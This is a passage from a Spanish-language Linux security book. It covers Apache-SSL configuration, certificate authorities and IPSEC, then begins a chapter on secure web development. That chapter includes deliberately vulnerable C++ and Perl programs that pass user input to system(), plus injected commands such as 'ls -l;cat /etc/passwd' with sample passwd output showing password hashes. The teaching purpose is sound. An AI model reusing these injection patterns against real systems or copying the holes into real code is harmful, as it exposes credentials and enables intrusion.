Para ver información del certificado más extensa, elija More Info. Aquí, Communicator mostrará la identidad, nombre distinguido, ubicación y duración de validación para el certificado actual. Véase la Figura 15.3.




FIGURA 15.2
El informe de Communicator sobre el certificado actual.




FIGURA 15.3
Detalles del certificado.

Como inicialmente no reconoce el certificado, Communicator le pedirá que lo acepte o lo rechace para las sesiones actuales. Véase la Figura 15.4.

Si elige aceptarlo, Netscape le advertirá que incluso aunque la sesión actual será encriptada, puede que no le proteja necesariamente de un fraude. Y, por defecto, Netscape resaltará la opción para notificarle siempre que envíe datos al servidor. Véase la Figura 15.5.

Para terminar, cuando acepte el certificado, Netscape le notificará que la sesión actual está siendo encriptada, pero que puede decidir más tarde no confiar en él. Véase la Figura 15.6.




FIGURA 15.4
Communicator pide autorización para aceptar el certificado actual.




FIGURA 15.5
El aviso de Communicator sobre fraudes.

Notas de configuración

El afinar la configuración de su Apache-SSL funciona exactamente de la misma forma que en el Apache tradicional. De hecho, desde el punto de vista de la configu-

ración, Apache-SSL no aporta nada más que la agregación de varias características. Por ejemplo, además de las variables de entorno tradicionales de Apache, Apache-SSL soporta variables de entorno centradas en SSL. Se resumen en la Tabla 15.1.




FIGURA 15.6
El aviso final de Communicator sobre el certificado y la sesión actuales.

Tabla 15.1 Variables de entorno de Apache-SSL

Campo	Función
HTTPS	Especifica cuándo está utilizando el servidor HTTPS.
HTTPS_CIPHER	Especifica qué cifrado se está utilizando.
HTTPS_KEYSIZE	Especifica el tamaño de la clave de la sesión.
HTTPS_SECRETKEYSIZE	Especifica qué tamaño de clave secreta se está utilizando.
SSL_CIPHER	Especifica qué cifrado se está utilizando.
SSL_CLIENT_<x509>	Especifica el componente del DN del cliente.
SSL_CLIENT_CERT	Especifica la codificación Base64 del certificado del cliente.
SSL_CLIENT_CERT_CHAIN_n	Especifica la codificación Base64 de la cadena del certificado del cliente.
SSL_CLIENT_DN	Especifica el DN del certificado del cliente.
SSL_CLIENT_I_<x509>	Especifica un componente del DN del editor del cliente.
SSL_CLIENT_I_DN	Especifica el DN del editor del certificado del cliente.
SSL_PROTOCOL_VERSION	Especifica qué versión de SSL se está utilizando.
SSL_SERVER_<x509>	Especifica un componente del DN del servidor.
SSL_SERVER_DN	Especifica el DN del certificado del servidor.
SSL_SERVER_I_<x509>	Especifica un componente del DN del editor del servidor.

Tabla 15.1 Variables de entorno de Apache-SSL *(continuación)*

Campo	Función
SSL_SERVER_I_DN	Especifica el DN del editor del certificado del servidor.
SSL_SSLEAY_VERSION	Especifica qué versión de SSLeay se está utilizando.

Puede agrupar y mostrar estas variables de entorno desde *scripts* CGI de la forma normal. Por ejemplo, desde un *script* PERL:

```
print "$ENV{'SSL_CLIENT_CERT'}\n";
print "$ENV{'SSL_CIPHER'}\n";
```

o, en C:

```
char *myvariable
myvariable=getenv("SSL_CLIENT")
```

Y, para terminar, Apache-SSL soporta varias normas de configuración centradas en SSL, la mayoría de las cuales están en httpd.conf, access.conf o .htaccess. Están resumidas en la Tabla 15.2.

Tabla 15.2 Normas de Apache-SSL

Campo	Función
CustomLog	Esto funciona como en Apache normal. La única diferencia es que en Apache-SSL, puede hacer *log* a varios valores adicionales, incluyendo el cifrador de sesión, el certificado del cliente, autentificación fallida y la versión de SSL.
HTTPS	Especifica cuándo está utilizando el servidor HTTPS.
HTTPS_CIPHER	Especifica qué cifrador se está utilizando, SSL o TLS.
HTTPS_KEYSIZE	Especifica el tamaño de la clave de la sesión.
HTTPS_SECRETKEYSIZE	Especifica qué tamaño de clave secreta se está utilizando.
SSLBanCipher	Esto es lo inverso a SSLRequireCipher. Por argumentos, coge una lista de cifradores, delimitados por comas, que el servidor rechazará.
SSLCACertificateFile	Especifica un archivo que contiene no uno, sino varios certificados.
SSLCACertificatePath	Especifica desde qué autoridades de certificado aceptará un certificado del cliente.
SSLCacheServerPath	Especifica una ruta al servidor de memoria inmediata general. (Véase la documentación del servidor para obtener más información.)
SSLCacheServerPort	Especifica un puerto para el servidor de memoria inmediata. (Véase la documentación del servidor para obtener más información.)

Tabla 15.2 Normas de Apache-SSL *(continuación)*

Campo	Función
SSLCacheServerRunDir	Especifica el directorio en el que se ejecuta su servidor de memoria inmediata. (Véase la documentación del servidor para obtener más información.)
SSLCertificateFile	Especifica la ubicación de su único archivo de certificados (*.pem).
SSLCertificateKeyFile	Especifica la ubicación de su archivo de claves privadas.
SSLDisable	Desactiva SSL. Es útil cuando tenga múltiples *hosts* virtuales y algunos necesiten SSL, mientras que otros no.
SSLEnable	Activa SL. Es útil cuando tenga múltiples *hosts* virtuales y algunos necesiten SSL, mientras que otros no.
SSLRequireCipher	Especifica un cifrador o cifradores que el cliente debe conformar para la transacción. Es lo inverso a SSLBanCipher. Por argumentos, coge una lista de cifradores, delimitados por comas, que el servidor aceptará.
SSLVerifyClient	Establece el nivel de paranoia de su servidor. Los niveles van del 0 (no se necesita ningún certificado) al 3 (el cliente debe presentar un certificado, por lo menos).

Sobre certificados y autoridades de certificados

Si está planeando utilizar Linux para establecer un servidor de comercio electrónico, debería obtener certificados de una autoridad de certificados reconocida: una tercera parte fiable que realiza certificados y verifica su autenticidad. Dichos certificados pueden mejorar en gran medida la credibilidad de su firma y ayudarle a cumplir los siempre fuertes requerimientos para ser un miembro del negocio a través del comercio electrónico.

Las tarifas varían, pero casi todas las autoridades de certificados establecidas le piden pruebas legales de que está autorizado para utilizar su nombre de empresa legal en las transacciones. Ejemplos típicos son:

- Una licencia de negocios válida.
- Artículos de incorporación.
- Número del registro de la empresa en la Ministerio de Industria o institución similar.
- DBA.
- Papeles autorizados de la sociedad.

Aquí tiene algunas autoridades de certificados:

- Entrust Technologies ofrece un año de certificado SSL por 299 dólares. (Es interesante, Entrust dice que unos 40 millones de certificados de sus com-

petidores expirarán en los clientes web el 31 de Diciembre de 1.999. Los de Entrust no.) Obtenga más información en http://www.entrust.net/products/index.htm.

- EuroSign es la Autoridad de Certificaciones Europea (*European Certification Authority*). De acuerdo con su sitio web, EuroSign todavía se está organizando. Obtenga más información en http://www.eurosign.com/.
- GTE ofrece el certificado GTE CyberTrust SSL (con una versión de demostración gratuita) por 99 dólares por seis meses. Acceda a http://www.cybertrust.gte.com/cybertrust/index.html.
- Thawte Consulting Certification Division ofrece certificados personales y de servidor. Los de servidor (SSL Server) son 125 dólares al año y los personales son gratuitos. Sin embargo, algunas palabras de aviso: Thawte pide muchos datos personales, incluyendo su permiso de conducir, pasaporte, número de la seguridad social, fecha de nacimiento y dirección. Esto no hace ninguna gracia (obviamente), pero debido a los fuertes requerimientos de Thawte, sus certificados son bien aceptados y ofrecen una gran seguridad. Compruebe los servicios de Thawte en http://www.thawte.com/certs/.
- VeriSign es probablemente la autoridad de certificados más conocida y ofrece certificados SSL para 50 diferentes servidores web (incluyendo Apache-SSL que utilice SSLeay). La opción Sitio Seguro (*Secure Site*) de VeriSign (SSL estándar) vale 349 dólares el primer año. Busque más información en http://www.verisign.com/server/index.html.
- Xcert International proporciona servicios de certificado digital principalmente para entes de negocios y del Gobierno. Obtenga más información en http://www.xcert.com/software/index.html.

Resumen de Apache-SSL

Apache-SSL no es la única implementación disponible de SSL, pero es una herramienta de aprendizaje excelente. No sólo porque puede aprender cómo asegurar transacciones de comercio electrónico basadas en la Web, sino también porque el código fuente de SSLeay está abierto, y puede ver cómo se utilizan varios algoritmos en la autentificación.

NOTA

Aunque SSL es el sistema en uso actualmente para encriptar la interacción cliente-servidor, existen otros protocolos y estándares de seguridad. Uno es el Transacción Electrónica Segura (*Secure Electronic Transaction*) o SET, un sistema esponsorizado por IBM, MasterCard y Visa. SET (diseñado específicamente para transacciones con tarjetas de crédito) salió a la luz con mucha publicidad y ha sido el favorito de los bancos, compañías de crédito y otras grandes instituciones financieras.

Sin embargo, SET no ha tomado por asalto Internet. Una de las causas es que en las transacciones con SET todos los participantes conocen la identidad de sus miembros.

(Cada participante posee un certificado digital personal o de negocios.) Pero SET ofrece algunas ventajas desde el punto de vista del consumidor. Los consumidores tienen una cartera, una aplicación de ayuda que almacena y transmite sus identidades e información financiera verificadas a los servidores remotos con SET activado. En este aspecto, una transacción SET actúa como si sacara su cartera o monedero para pagar las mercancías. Personalmente no me gusta, pero dependiendo de su campo de actuación, SET podría ser una solución para el comercio electrónico útil. Para obtener más información, busque las especificaciones completas de SET en http://www.setco.org/set_specifications.html.

Más información sobre SSL

Para obtener más información sobre SSL, mire los siguientes recursos.

- "Analysis of the SSL 3.0 Protocol" (Análisis del protocolo SSL 3.0), David Wagner y Bruce Schneier. Ofrece un examen en profundidad del protocolo SSL y sus implicaciones de seguridad. Está en http://www.counterpane.com/ssl.html.
- "Introducing SSL and Certificates" (Introducción a SSL y a los certificados). Este documento describe las características de los certificados SSL. Está en http://www.ultranet.com/~fhirsch/Papers/cook/ssl_intro.html.
- "Securing Communications on the Intranet and Over the Internet" (Cómo asegurar comunicaciones en una intranet y a través de Internet), Taher Elgamal, Jeff Treuhaft y Frank Chen, Netscape Communications Corporation. Este documento ofrece una buena cobertura de SSL, autentificación y certificados. Está en http://www.go-digital.net/whitepapers/securecomm.html.
- "The Secure Sockets Layer Protocol and Applications" (El protocolo secure sockets Layer y aplicaciones), Allan Schiffman, Terisa Systems, Inc. Schiffman ofrece una presentación de dispositivas completa. Está en http://www.terisa.com:80/presentations/ams/ssl/index.htm.
- "The SSLeay Certificate Cookbook" (El recetario de certificados SSLeay). Este documento se ocupa de cómo se establece SSLeay para utilizarlo como autoridad de certificados y cómo instalar y crear certificados de servidor y cliente. Está en http://www.ultranet.com/~fhirsch/Papers/cook/ssl_cook.html.
- "The SSL-Talk FAQ" (Debate sobre SSL). La *Secure Sockets Layer Discussion List FAQ v1.1.1* ofrece respuestas a muchas cuestiones sobre el protocolo, diseño e implementación de SSL. Está en http://www.consensus.com/security/ssl-talk-faq.html.

Otros protocolos de seguridad: IPSEC

Las soluciones basadas en SSL son excelentes cuando se trata de proteger la interacción cliente-servidor. Sin embargo, en entornos de empresa, puede que necesite algo que se centre más en la protección de la interacción red-red. Para esto es casi seguro que querrá IPSEC.

IPSEC es la Internet *Protocol Security Option* (Opción de Seguridad del Protocolo de Internet), un sistema que aplica encriptación y comprobación de integridad de sesión para diagramas de datos IP. Originalmente desarrollado para entornos sensibles como defensa de redes, IPSEC se utiliza ahora para blindar los datos en tránsito entre dos o más redes y es un componente de claves de redes privadas virtuales.

NOTA

La tecnología VPN permite a las compañías con líneas contratadas formar un circuito seguro y cerrado entre ellas a través de Internet. De esta forma, dichas compañías aseguran que los datos pasados entre ellas y sus contrapartidas están seguros vía encriptación y blindados contra terceros. Muchas firmas ahorran miles de dólares al año de esta forma eliminando sus líneas contratadas.

IPSEC es superior a las soluciones de la competencia en muchos aspectos. Por ejemplo, como IPSEC realiza encriptación y autentificación a nivel de paquete, es en gran medida neutral a plataformas y aplicaciones. Esto tiene grandes implicaciones, porque IPSEC puede proteger de forma transparente muchos tipos diferentes de tráfico de red.

Actualmente hay tres implementaciones gratuitas de IPSEC entre las que elegir:

- FreeS/WAN (*Secure Wide Area Network*). Un proyecto para enviar una implementación IPSEC y IKE para Linux.
- NIST Cerberus. Una implementación de referencia IPSEC para Linux; una IPSEC completamente operativa que ofrece servicios IPSEC *host-host*, *host-router* y *router-router*.
- Linux x-kernel IPSEC de la Universidad de Arizona. Este proyecto ya no va a estar activo, pero el código fuente todavía está disponible. Obtenga más información en http://www.cs.arizona.edu/security/hpcc-blue/linux.html.

Establecer una interacción de red con IPSEC activada está más allá de las pretensiones de este libro. El tema podría fácilmente necesitar un volumen aparte, dedicado exclusivamente a ello. Pero si está interesado en saber cómo funciona IPSEC, vaya a la fuente: http://www.ietf.org/ids.by.wg/ipsec.html.

Resumen

SSL es suficiente para proteger su tráfico cliente-servidor de escuchas de terceros y puede, incluso, utilizar las bibliotecas SSL para activar otras aplicaciones con funcionalidad SSL. Pero, a veces, la gente que lleva el cliente son los enemigos. En este caso, SSL no puede protegerle. En su lugar debe confiar en técnicas de programación seguras para blindar su servidor de los ataques. De eso es de lo que trata el siguiente capítulo.

CAPÍTULO 16

Desarrollo web seguro

En este capítulo

Factores de riesgo del desarrollo: un amplio repaso.
Cómo sembrar shells.
Sobrecargas de buffer.
Sobre entradas del usuario en general.
Rutas, directorios y archivos.
Otras herramientas interesantes de programación y comprobación de seguridad.
Otros recursos en línea.
Resumen.

Como usuario de Linux se interesará eventualmente en desarrollo web. Es un hecho. Y Linux ofrece muchas herramientas y oportunidades en este área. Sin embargo, cuando escriba sus propias herramientas web, debe asegurarse de que no abre inadvertidamente huecos en la seguridad de su, de otra manera seguro, host. Este capítulo examinará de forma rápida técnicas de desarrollo web seguro.

Factores de riesgo del desarrollo: un amplio repaso

En todo proyecto de desarrollo web se enfrentará con tres riesgos principales que se manifiestan en una secuencia lógica, desde los primeros orígenes del proyecto hasta su mismo final:

- Herramientas defectuosas. Debe mantenerse al día y obtener las últimas herramientas. Los lenguajes y las bibliotecas se escrutan cuidadosamente, pero periódicamente salen a la luz problemas de seguridad relacionados con ellas. Si sus herramientas son defectuosas, incluso sus mayores esfuerzos fracasarán.
- Código defectuoso. Incluso si tiene las herramientas más impecables, debe saber cómo utilizarlas adecuadamente. Algunos lenguajes de programación siguen normas estrictas, mientras que otros no (C, en oposición a Perl, por ejemplo). Pero la mayoría emplea sólo comprobaciones de seguridad superficiales en su código, si es que utilizan alguna. Esto significa que es usted, y no el compilador o el intérprete, el responsable último de asegurarse de que su código mejora la seguridad del sistema (o de que, por lo menos, no la impide o degrada).
- Entorno. Incluso si utiliza las herramientas más impecables y las emplea adecuadamente, pueden surgir contingencias inesperadas. El entorno es un buen ejemplo. Los atacantes, o incluso los compañeros, pueden alterar maliciosamente o sin querer el entorno y la ejecución y funcionamiento de su programa.

El mejor consejo, por tanto, es elegir un lenguaje, aprenderlo bien y estar al día de todos los problemas de seguridad referidos a él. Aparte de eso, este capítulo cubre algunos errores de programación comunes, formas de evitarlos y herramientas que le ayuden en esta tarea.

Cómo sembrar *shells*

Varias funciones de C, C++ y Perl siembran *shells* o, si no, ejecutan programas de forma insegura:

- system().
- popen().

- open().
- eval.
- exec.

Debería evitar estas funciones siempre que le fuera posible. Las siguiente secciones explican el porqué.

Cómo ejecutar comandos *shell* con system()

Aquí tiene dos prácticas muy arriesgadas:

- Construir líneas de comandos internas utilizando entradas del usuario.
- Ejecutar comandos *shell* desde C o Perl.

Los programadores realizan frecuentemente esta tarea utilizando la función system().

system() en C

system() está disponible desde la biblioteca estándar (stdlib.h) y proporciona un mecanismo para ejecutar un comando *shell* desde un programa C o C++. Cómo se explicó en la página del manual de system (3):

> "system() ejecuta un comando especificado en cadena llamando a /bin/sh -c string y vuelve una vez que el comando se ha completado".

No utilice system() en:

- Programas de acceso público o *scripts* de su host web.
- Programas o *scripts* SGID.
- Programas o *scripts* SUID.

Aquí tiene el porqué: Los atacantes pueden ejecutar comandos *shell* utilizando la función system(), manipulando las variables de entorno o insertando metacaracteres o comandos adicionales dentro del listado de argumentos. Debería, en particular, evitar dar a los atacantes la oportunidad de pasar metacaracteres a cualquier función que llame a una *shell*.

La Tabla 16.1 enumera metacaracteres utilizados normalmente en varias *shells* (bash, csh, ksh).

Tabla 16.1 Varios metacaracteres *shell* de bash, csh y ksh

Propósito	bash	csh	ksh
Agregar salida a un archivo	>>	>>	>>
Agregar STDERR y STDOUT	>>&	>&	
Separador de comando	;	;	;

Tabla 16.1 Varios metacaracteres *shell* de bash, csh y ksh *(continuación)*

Propósito	bash	csh	ksh
Sustitución de comando	'...'	'	'...'
Ejecutar en segundo plano	&	&	&
Comandos de grupo	( )	( )	( )
Sustitución de histórico	![job #]	%[job #]	
Símbolo de directorio origen	/~	/~	~
Literal (pero no $ o /)	"..."	"..."	"..."
Cita literal	'...'	'...'	'...'
AND lógico	&&	&&	&&
OR lógico	||	||	||
Coincidencia de muchos caracteres	*	*	*
Coincidencia de un solo carácter	?	?	?
Coincidencia de muchos caracteres	[...]	[...]	[...]
Símbolo de ruta rota	/	/	/
Conducto	|	|	|
Redirigir la entrada a una línea	<<	<<	<<
Redirigir entrada	<	<	>
Redirigir salida	>	>	>
Redirigir STDERR y STDOUT	2>	>&	
Sustitución de variable	${...}	$	${...}

Para apreciar la peligrosidad de la utilización de system() examine este código C++, que permite a un usuario ejecutar un comando *shell*:

```
int main() {
   char usercommand[20];
  cout << "Introduzca un comando: ";
  cin >> usercommand;
  cout << "Ha introducido " << usercommand << "\n";
  system(usercommand);
}
```

Nadie escribiría dicho programa en la realidad, pero es útil con propósitos de demostración. El código coge un comando de usuario y lo ejecuta:

```
$testsystem
Introduzca un comando: ls
total 456
-rwxrwxrwx  1 9053   9000     530 Jun 9 1995 Makefile
-rwxrwxrwx  1 9053   9000    2799 Jun 14 1995 README
```

```
-rwxrwxrwx  1 9053   9000    1001 Jun 9 1995 arp.c
-rwxrwxrwx  1 9053   9000    6988 Jun 9 1995 dnit.c
-rwxrwxrwx  1 9053   9000    1047 May 13 1995 dnit.h
-rwxrwxrwx  1 9053   9000       0 Jun 9 1995 errlist
-rwxrwxrwx  1 9053   9000    1621 Jun 9 1995 ether.c
-rwxrwxrwx  1 mikal  user    6798 Jun 22 07:11 ipspoof.c
```

No parece tan horrible. Pero supone que el usuario introdujo un comando diferente:

```
$testsystem
Introducir un comando: ls;finger
total 456
-rwxrwxrwx  1 9053   9000     530 Jun 9 1995 Makefile
-rwxrwxrwx  1 9053   9000    2799 Jun 14 1995 README
-rwxrwxrwx  1 9053   9000    1001 Jun 9 1995 arp.c
-rwxrwxrwx  1 9053   9000    6988 Jun 9 1995 dnit.c
-rwxrwxrwx  1 9053   9000    1047 May 13 1995 dnit.h
-rwxrwxrwx  1 9053   9000       0 Jun 9 1995 errlist
-rwxrwxrwx  1 9053   9000    1621 Jun 9 1995 ether.c
-rwxrwxrwx  1 mikal  user    6798 Jun 22 07:11 ipspoof.c
Login  Name          TTY Idle When    Office
root   Big Bad-Ass      q0    Thu 15:15
mikal  Chief Developer    *ftp   Thu 22:37 Room 200
```

El código permite a los usuarios ejecutar comandos adicionales agregando el metacarácter separador de comandos (;). Es cierto, se restringe la posibilidad de que los atacantes agreguen comandos sin espacio en blanco (por ejemplo, no pueden ejecutar con éxito ls;comando1 argumento;comando2 argumento), pero, sin embargo, abre un agujero serio.

Se puede atacar a system() también de otras formas. En algunos sistemas, los atacantes locales pueden alterar la variable *shell* de introducción de separador de campos para romper rutas de su función system() en comandos separados. Por ejemplo, suponga que hizo esto:

```
system("/bin/mydate");
```

Si el atacante puede reconfigurar la variable IFS a " ", la *shell* analizará su sistema así:

```
bin date
```

Esto ejecutará un programa llamado bin en el directorio actual.

system() en Perl

En Perl, system() es incluso más peligroso. Piense en un programa que realice una función idéntica a la precedente de C++:

```
#!/bin/perl
print "Introducir un comando: ";
$command=<STDIN>;
system($command);
```

Aquí, Perl absorbe muchos comandos adicionales, separados o no por espacios en blanco:

```
$testsystem.pl
Introducir un comando: ls -l;cat /etc/passwd
total 8
-rw-r--r--  1 root   sys      0 Jun 25 00:26 perltest.txt
-rwxr-xr-x  1 root   sys    102 Jun 25 00:25 testsystem.pl
root:s1rwxYeA1tqjM:0:0:Big Bad-Ass:/:/bin/csh
shutdown:*:0:0:shutdown,,,,,,:/shutdown:/bin/csh
sysadm:*:0:0:System V Administration:/usr/admin:/bin/sh
diag:*:0:996:Hardware Diagnostics:/usr/diags:/bin/csh
daemon:*:1:1:daemons:/:/dev/null
bin:*:2:2:System Tools Owner:/bin:/dev/null
uucp:*:3:5:UUCP Owner:/usr/lib/uucp:/bin/csh
sys:*:4:0:System Activity Owner:/var/adm:/bin/sh
adm:*:5:3:Accounting Files Owner:/var/adm:/bin/sh
lp:WCI1iUWKqUqDM:9:9:Print Spooler Owner:/var/spool/lp:/bin/sh
nuucp:*:10:10:Remote UUCP User:/var/spool/uucppublic:/usr/lib/uucp/uucico
auditor:*:11:0:Audit Activity Owner:/auditor:/bin/sh
dbadmin:*:12:0:Security Database Owner:/dbadmin:/bin/sh
rfindd:WCI1iUWKqUqDM:66:1:Rfind Daemon and Fsdump:/var/rfindd:/bin/sh
EZsetup:*:992:998:System Setup,,,,,,,:/var/sysadmdesktop/EZsetup:/bin/csh
demos:*:993:997:Demonstration User:/usr/demos:/bin/csh
OutOfBox:*:995:997:Out of Box Experience,,,,,,,:/usr/people/tour:/bin/csh
guest:WCI1iUWKqUqDM:998:998:Guest Account:/usr/people/guest:/bin/csh
4Dgifts:*:999:998:4Dgifts Account,,,,,,,:/usr/people/4Dgifts:/bin/csh
nobody:*:60001:60001:SVR4 nobody uid:/dev/null:/dev/null
noaccess:*:60002:60002:uid no access:/dev/null:/dev/null
nobody:*:-2:-2:original nobody uid:/dev/null:/dev/null
mikal:RFkVtMV5Aj0o6:1110:20:Michael:/usr/people/mikal:/bin/csh
hapless:UhmpfxFtbBGeI:1117:20:Hapless Linux User:
➥/usr/people/hapless:/bin/csh
```

Por tanto, no debería nunca construir una línea de comando con entradas de usuario para que se gestione mediante system().

ADVERTENCIA

Esto es cierto incluso si piensa que ha encontrado una solución para controlar qué se lee en STDIN. Por ejemplo, algunos webmasters presentan a los usuarios cuadros de comprobación, listados de radio u otros elementos pulsables de sólo lectura que tie-

nen valores predefinidos. Esto tampoco es seguro. Nada previene que un pirata descargue la fuente HTML, altere los valores predefinidos y mande el formulario. Sin embargo, si insiste en hacer las cosas de esa manera, verifique por lo menos el contenido del formulario:

```
if($var{'option 1'} ne "opt1" || $var{'option 2'} ne "opt2") {
    print "Ha introducido un valor de campo ilegal\n";
    exit;
    }
  }
```

popen() en C y C++

popen() está disponible desde la biblioteca I/O estándar (stdio.h) y proporciona un mecanismo para ejecutar un comando *shell* desde un programa C o C++. Como se explicó en la página del manual de popen (3):

> "La función popen abre un proceso creando un conducto, bifurcándose e invocando la *shell*. Como un conducto es, por definición, unidireccional, el argumento tipo puede especificar sólo lectura o sólo escritura, no ambos; la cadena resultante es, por tanto, de sólo lectura o de sólo escritura. El argumento de comando es un puntero a una cadena terminada en nulo que contiene una línea de comando *shell*. Este comando se pasa a /bin/sh utilizando el indicador -c; la interpretación, si se hace, la realiza la *shell*."

No utilice popen() en:

- Programas de acceso público o *scripts* de su host web.
- Programas o *scripts* SGID.
- Programas o *scripts* SUID.

popen() invita a varios ataques, el más serio de los cuales es la utilización de metacaracteres para trucar popen() invocando comandos alternativos. Este problema surge más a menudo de lo que piensa, incluso en aplicaciones desarrolladas profesionalmente. Por ejemplo, en Octubre de 1.998, el equipo RSI Advise informó de una vulnerabilidad IRIX a BUGTRAQ sobre autofsd:

> "autofsd es un servidor RPC que responde peticiones de sistema de archivo mount y umount desde el sistema de archivo autofs. Utiliza archivos locales o da nombre a mapas de servicio para localizar sistemas de archivo para que sean preparados. Cuando reciba un argumento de mapa desde un cliente, el servidor intentará verificar si es ejecutable o no. Si autofsd determina que el mapa tiene un indicador ejecutable, el servidor agregará la clave de cliente e intentará ejecutarla. Al enviar un nombre de mapa ejecutable en un servidor y una clave que comience por un punto y coma o una nueva línea seguida por un comando, los usuarios no privilegiados pueden ejecutar comandos arbitrarios como un superusuario. El problema ocurre cuando el servidor

agrega la clave al mapa e intenta ejecutarla llamando a popen. Como popen ejecuta el mapa y la clave que especifica invocando una *shell*, es posible forzarlo a ejecutar comandos que se suponía que no debieran ser ejecutados."

(RSI.0010.10-21-98.IRIX.AUTOFSD, http://geek-girl.com/bugtraq/1998_4/0142.html.)

Además, como system(), popen() es vulnerable a ataques de variables de entorno. Los atacantes locales pueden ser capaces de pasar comandos a la *shell* o lanzar programas dañinos alterando el separador de entrada de campos y las variables de entorno $HOME y $PATH.

Para evitar dichos ataques, puede acceder, manipular y volver a codificar con cuidado las variables de entorno de C con las siguientes funciones, todas disponibles en la biblioteca estándar (stdlib.h):

- getenv(). Utilícela para obtener una variable de entorno.
- putenv(). Utilícela para cambiar o añadir una variable de entorno.
- setenv(). Utilícela para cambiar o añadir una variable de entorno.

Como método para entrar en el entorno es cuestionable, pero recuerde que su programa C hereda sus variables de entorno de la *shell* que lo ejecutó. Si no especifica variables sensibles, puede permitir, sin advertirlo, que los atacantes afecten materialmente la ejecución del programa. (Spafford y Garkfinkel recomiendan limpiar completamente el entorno y crear uno nuevo de forma expresa.)

La Tabla 16.2 describe importantes variables *shell* y lo que representan.

Tabla 16.2 Variables de entorno bash y lo que significan

Variable	Propósito
$-	Almacena los indicadores de la *shell* actual.
$!	Almacena la PID del último comando ejecutado en segundo plano.
$#	Almacena el número de parámetros de posición ($1, $2, $3, etc).
$$	Almacena la PID de la *shell* actual.
$0	Almacena el nombre del programa que se está ejecutando en la actualidad.
$CDPATH	Identifica la ruta de búsqueda cuando realiza el comando cd (cambiar directorio).
$HOME	Identifica la localización de su directorio raíz.
$IFS	Esta variable (separador de campo interno) almacena el carácter utilizado como separador de campos.
$LIBPATH	Identifica la ruta de búsqueda para bibliotecas compartidas.
$LOGNAME	Almacena su nombre de usuario.
$MAIL	Almacena la localización de su buzón de correo. Desde aquí, la *shell* sabe dónde localizar su correo.

Tabla 16.2 Variables de entorno bash y lo que significan *(continuación)*

Variable	Propósito
$PATH	Almacena un listado de todos los directorios en donde mirará la *shell* cuando busque comandos.
$PS1	Identifica la apariencia de la línea de introducción de comandos de su sistema. Por ejemplo, en muchas máquinas, la variable PS1 está configurada como $.
$SHACCT	Almacena un nombre de archivo (un fichero sobre el que puede escribir el usuario) que almacena un registro de cuenta de todos los procedimientos *shell*.
$SHELL	Almacena la ruta a la *shell*.
$TERM	Identifica el tipo de terminal actual. Su tipo de terminal puede ser muy importante. UNIX lo utiliza para determinar cuántos caracteres y líneas aparecen por pantalla.
